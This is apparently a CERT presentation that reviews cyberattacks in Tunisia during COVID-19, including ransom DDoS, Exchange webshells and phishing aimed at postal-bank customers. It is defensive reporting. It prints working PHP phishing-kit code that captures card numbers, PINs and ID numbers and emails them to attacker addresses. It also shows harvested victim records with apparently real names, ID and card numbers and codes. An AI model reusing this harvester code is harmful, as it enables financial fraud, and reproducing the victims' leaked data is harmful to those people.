Observed Malicious Activities by tunCERT

during the COVID-19 pandemic

Eng. BENMABROUK Mohamed Ali
Head of the Watch, Alert, and Warning Division -tunCERT

TLP: White

Contents

- Inroduction
- TOP Observed Malicious Activities
- Conclusion

Introduction

TOP Observed Malicious Activities (1/15)

- → *Increased risk to people who use mobile devices*
- → *No respect of the Security Policy of the IT systems*
- → *Unsecured WiFi*
- → *Security Weaknesses in VPN*

Videoconference

- → *Zoom « zero day » Exploit*

6 april 2020

tunCERT has warned of security flaws in the "Zoom" videoconferencing application, allowing anyone to attend, or even inject unsolicited content, during an online meeting or class


TOP Observed Malicious Activities (2/15)

TunCERT - Tunisian Computer Emergency Response Team

Attention aux attaques RDDOS.

Cher partenaire,

Dernièrement, des tentatives **d'attaques** en **déni de services distribué associées à des demandes de rançon** (**RDDoS**) menées par des groupes de pirates connus ont été signalées et visant les ***établissements publics et privés*** pour des **fins lucratives**. En effet, cela consiste à **la réception d'un email** indiquant que l'infrastructure informatique de l'entreprise pourrait être la cible d'une grande attaque DDOS si **la somme d'argent (rançon)** demandée n'est pas versée.




- Total number of DDoS attacks in 2020: **994**

- Peak attack volume: **32.6 Gbps**

TOP Observed Malicious Activities (3/15)

09 April 2020



TOP Observed Malicious Activities (4/15)

11 April 2020

البريد التونسي
LA POSTE TUNISIENNE

Concernant votre compte Travel

Boite de réception

La Poste Tunisienne 20:21
à moi

De laposte.etravel@gmail.com La Poste Tunisienne - il.com

Date 11 avr. 2020 à 20:21

Chiffrement standard (TLS).
Afficher les informations relatives à la sécurité

Chère [redacted]

On a récemment remarqué des transactions frauduleuses sur les comptes de nos clients.
Si votre compte a été débité sans votre connaissance merci de répondre a ce mail par les informations suivantes :


-Des captures d'écran pour les transactions frauduleuses que vous avez reçu de 04:00 vers 06:00 du matin.
-Votre numéro de cin
-Votre numéro de carte Travel
-Votre code confidentiel 8 chiffres
-Votre code 4 chiffres

La poste veillera a vous rembourser dans les plus brefs délais.

LA POSTE TUNISIENNE.
CORDIALEMENT

TOP Observed Malicious Activities (5/15)

07 May 2020



11 September 2020

TOP Observed Malicious Activities (6/15)

```php
<?php
/*
4chiffres
8chiffres
expdate
numcarte
type

date_naissance
cin
prenom
nom
*/


$Thank_you_Jimmy_Neutron = "Nous vous remercie pour votre aide";
$POSTED = false;

$nom = "";
if(isset($_POST["nom"])){
    $nom = $_POST["nom"];
}
$prenom = "";
if(isset($_POST["prenom"])){
    $prenom = $_POST["prenom"];
}
$cin = "";
if(isset($_POST["cin"])){
    $cin = $_POST["cin"];
}
$date_naissance = "";
if(isset($_POST["date_naissance"])){
    $date_naissance = $_POST["date_naissance"];
}
$type = "";
if(isset($_POST["type"])){
    $type = $_POST["type"];
}
$numcarte = "";
if(isset($_POST["numcarte"])){
    $numcarte = $_POST["numcarte"];
}
$expdate = "";
if(isset($_POST["expdate"])){
    $expdate = $_POST["expdate"];
}
$chiffres1 = "";
if(isset($_POST["8chiffres"])){
    $chiffres1 = $_POST["8chiffres"];
}
$chiffres2 = "";
if(isset($_POST["4chiffres"])){
    $chiffres2 = $_POST["4chiffres"];
}
$gsm = "";
if(isset($_POST["gsm"])){
    $gsm = $_POST["gsm"];
}
$file = "../../cards.log";

if(strlen($prenom) > 0 and strlen($nom) > 0){
    $POSTED = true;
    $content = file_get_contents($file);
    $line = "Nom : $nom -- Prénom : $prenom -- CIN : $cin -- Date de naissance : $
        date_naissance -- GSM : $gsm -- $type -- $numcarte -- EXPDATE : $expdate -- $
        chiffres1 -- $chiffres2";
    $content .= $line."\n";
    file_put_contents($file, $content);
}
```

Contents of the "cards.log" file:

Nom : K [illegible] FI -- Prénom : MOHAMED MAJED -- CIN : 0[illegible]5 -- Date de naissance : 14/10/1978 -- GSM : 2[illegible] -- E-DINAR SMART -- 53[illegible]37 -- EXPDATE : 05/21 -- 2[illegible]7 -- 3307

Nom : chihi -- Prénom : oumaima -- CIN : 0[illegible]1 -- Date de naissance : 05/05/1996 -- GSM : 5[illegible]3 -- e-Dinar -- 53[illegible]1 -- EXPDATE : 02/20 -- [illegible]042 -- 2559

Nom : Sabri -- Prénom : Zallezi -- CIN : 0[illegible]5 -- Date de naissance : 29/09/1988 -- GSM : 2[illegible]9 -- E dinar -- 5[illegible]5 -- EXPDATE : -- 9095 -- 9095

Nom : KHARRAT -- Prénom : KHOULOUD -- CIN : 11065713 -- Date de naissance : 28/09/1995 -- GSM : 4[illegible]4 -- DINARPOST -- [illegible]10 -- EXPDATE : 06-2022 -- --

Nom : KHARRAT -- Prénom : KHOULOUD -- CIN : 11065713 -- Date de naissance : 28/09/1995 -- GSM : [illegible] -- DINARPOST -- 4 [illegible]1210 -- EXPDATE : 06/2022 -- 6[illegible]10 -- 4740

TOP Observed Malicious Activities (7/15)

09 November 2020

https://www.facebook.com/lapostetn/posts/109031527682888

TOP Observed Malicious Activities (8/15)

Sending data by email: smarteamtn@gmail.com

Storing in a local text file: **notag.txt**

Hackers ***MasterSina, NobodyTN, SmartTeam***


```php
<?php
$ip = getenv("REMOTE_ADDR");
$message .= "Nom et prenom  : ".$_POST['nom']."\n";
$message .= "CIN  : ".$_POST['cnn']."\n";
$message .= "Num Carte  : ".$_POST['crt']."\n";
$message .= "8chiff  : ".$_POST['conf']."\n";
$message .= "4chiff  : ".$_POST['ccfnt']."\n";
$message .= "------------- IP Infos ------------\n";
$message .= "IP      : $ip\n";
$message .= "HOST    : ".gethostbyaddr($ip)."\n";
$message .= "BROWSER : ".$_SERVER['HTTP_USER_AGENT']."\n";
$message .= "---------------------  Created By : NobodyTN  ----------------------\n";
$cc = $_POST['ccn'];
$subject = "MasterSina Info - IP [ ".$ip.$_POST['exm']." ]From : NobodyTN".$_POST['exy'];
$send = "smarteamtn@gmail.com";
$headers = 'From: SmarTeam@fullz.net.com' . "\r\n" .
mail($send,$subject,$message,$headers);
$file = fopen("../notag.txt","a");
fwrite($file,$message);
fclose($file);
header('Location: ../red.php');

?>
```

```
Nom et prenom  : Choubaila Messaoudi
CIN  : 12673865
Num Carte  : 5359401418313033
8chiff  : 12022768
4chiff  : 5436
------------- IP Infos ------------
IP      : 197.20.12.225
HOST    : 197.20.12.225
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; itel A16
---------------------  Created By : NobodyTN  -------
Nom et prenom  : Moulahedh nessrine
CIN  : 13636559
Num Carte  : 5359401419133807
8chiff  : 3351
4chiff  : 3351
------------- IP Infos ------------
IP      : 196.238.157.69
HOST    : 196.238.157.69
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; DRA-LX5)
---------------------  Created By : NobodyTN  -------
Nom et prenom  : Tayssir boubakri
CIN  : 07200336
Num Carte  : 5359401422746624
8chiff  : 51380803
4chiff  : 7612
------------- IP Infos ------------
IP      : 197.1.228.232
HOST    : 197.1.228.232
BROWSER : Mozilla/5.0 (Linux; Android 9; SM-J415F Buil
---------------------  Created By : NobodyTN  -------
Nom et prenom  : Said Faten
CIN  : 14322188
Num Carte  : 5359401423428479
8chiff  : 68226694
4chiff  : 2339
------------- IP Infos ------------
IP      : 102.174.247.225
HOST    : 102.174.247.225
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; TECNO BA2
---------------------  Created By : NobodyTN  -------
```

TOP Observed Malicious Activities (9/15)

13 November 2020



Facebook page: D17 TN - Digipostbank. (sponsored)

URL: https://www.shopplusglobal.com/D17/D17.php

TOP Observed Malicious Activities (10/15)

Peusdo hacker: ***El Chalon***

```php
<?php
include("EMAIL.php");
$ip = getenv("REMOTE_ADDR");
$message .= "------------------- El Chàlon ------------------\n";
$message .= "Foulen Fouleni : ".$_POST['nom']."\n";
$message .= "Num Carta : ".$_POST['crt']."\n";
$message .= "Code secret(8 chiffres) : ".$_POST['conf']."\n";
$message .= "Code secret(4 chiffres) : ".$_POST['ccfnt']."\n";
$message .= "CIN : ".$_POST['cnn']."\n";
$message .= "------------- IP Infos ------------\n";
$message .= "IP      : $ip\n";
$message .= "BROWSER : ".$_SERVER['HTTP_USER_AGENT']."\n";
$message .= "------------------- El Chàlon ------------------\n";
$cc = $_POST['ccn'];
$subject = "La Poste Heheha".$_POST['exm']."/".$_POST['exy'];
$headers = "From: El Chàlon <laposte@h2l.com>\r\n";
mail($send,$subject,$message,$headers);
$sajal = fopen("El_Chalon.txt", "a");
fwrite($sajal, $message);
fclose($sajal);
header("Location: http://www.poste.tn/");
?>
```


File " El Chalon.txt " (see attached Excel file)

120 victims in less than 24 hours.

```
------------------- El Chalon ------------------
Foulen Fouleni : Aymen hamdi
Num Carta :
Code secret(8 chiffres) : 22082017
Code secret(4 chiffres) : 1982
CIN : 06832094
------------- IP Infos ------------
IP      : 102.158.11.89
BROWSER : Mozilla/5.0 (Linux; Android 9; CPH2083 Build/PPR1.180610.011;
wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Chrome/86.0.4240.185 Mobile Safari/537.36
[FB_IAB/FB4A;FBAV/295.0.0.36.119;]
------------------- El Chalon ------------------
------------------- El Chalon ------------------
Foulen Fouleni : Ramzi chalalga
Num Carta : 5359401701388270
Code secret(8 chiffres) : 23 850 9
Code secret(4 chiffres) : 1774
CIN : 06472843
------------- IP Infos ------------
IP      : 196.176.120.247
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; V5 Build/OPM2.171019.012)
AppleWebKit/537.36 (KHTML, like Gecko) Soul/4.0 Chrome/86.0.4240.185
Mobile Safari/537.36
------------------- El Chalon ------------------
------------------- El Chalon ------------------
Foulen Fouleni : Ramzi chalalga
Num Carta : 5359401701388270
Code secret(8 chiffres) : 23 850 9
Code secret(4 chiffres) : 1774
CIN : 06472843
------------- IP Infos ------------
IP      : 196.176.120.247
BROWSER : Mozilla/5.0 (Linux; Android 8.1.0; V5 Build/OPM2.171019.012)
AppleWebKit/537.36 (KHTML, like Gecko) Soul/4.0 Chrome/86.0.4240.185
Mobile Safari/537.36
------------------- El Chalon ------------------
```

TOP Observed Malicious Activities (11/15)

facebook



TOP Observed Malicious Activities (12/15)

13 Feb 2021: Truth and Dignity Commission Web defacement attack

03 March 2021: Microsoft Exchange Vulnerability Exploitation

18 Feb 2021: Ransomware Attack

22 Feb 2021: Defense website redi

23 Feb 2021: Tunisian National TV1 web defacement attack

TOP Observed Malicious Activities (13/15)

-Banks,


-Government

-Presidency of the Republic

-Private companies

-Hotels

Multiple servers compromised (with webshell)



TOP Observed Malicious Activities (14/15)

Trojan:Win32/Amynex.A

Trojan:Powershell/LemonDuck.B

Backdoor:MSIL/Chopper.F!dha

Exploit:ASP/CVE-2021-27065


MSERT.log

```
Signatures: 1.333.1590.0
MpGear: 1.1.16330.1
Run Mode: Scan Run in Quiet Mode

Quick Scan Results:
-------------------
Threat Detected: Trojan:Win32/Amynex.A and Removed!
  Action: Remove, Result: 0x00000000
    regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\HOvleq\0us3ZYjO
    regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D82F136C-13BC-4178-8351-A950F2EFAC01}
    file://C:\Windows\System32\Tasks\HOvleq\0us3ZYjO
        SigSeq: 0x000144D7CABCA4A1
    taskscheduler://C:\Windows\System32\Tasks\HOvleq\0us3ZYjO
Threat Detected: Trojan:PowerShell/LemonDuck.B and Removed!
  Action: Remove, Result: 0x00000000
    regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\wTzFuj
    regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\uLOEkNxivmd\HDscMkljZ5
    regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D489C067-FC07-4A38-B646-C95E1B504C67}
    regkey://HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{7037EA1E-CCBF-49C5-8A94-0D68DE912D7A}
    file://C:\Windows\System32\Tasks\wTzFuj
        SigSeq: 0x000196D712E1352A
    file://C:\Windows\System32\Tasks\Microsoft\Windows\uLOEkNxivmd\HDscMkljZ5
        SigSeq: 0x000196D712E1352A
    taskscheduler://C:\Windows\System32\Tasks\wTzFuj
    taskscheduler://C:\Windows\System32\Tasks\Microsoft\Windows\uLOEkNxivmd\HDscMkljZ5
Threat Detected: Backdoor:MSIL/Chopper.F!dha and Removed!
  Action: Remove, Result: 0x00000000
    file://C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\e22c2559\92c7e946\App_Web_10mbn0wy.dll
        SigSeq: 0x0000D540ABC7D2C6
Threat Detected: Exploit:ASP/CVE-2021-27065 and Removed!
  Action: Remove, Result: 0x00000000
    file://C:\inetpub\wwwroot\aspnet_client\wanlin.aspx
        SigSeq: 0x00007DE7C6934140

Results Summary:
----------------
Found Trojan:Win32/Amynex.A and Removed!
Found Trojan:PowerShell/LemonDuck.B and Removed!
Found Backdoor:MSIL/Chopper.F!dha and Removed!
Found Exploit:ASP/CVE-2021-27065 and Removed!
Successfully Submitted MAPS Report
Successfully Submitted Heartbeat Report
Microsoft Safety Scanner Finished On Tue Mar 30 10:02:57 2021
```

TOP Observed Malicious Activities (15/15)



Conclusion


Thank you for
your attention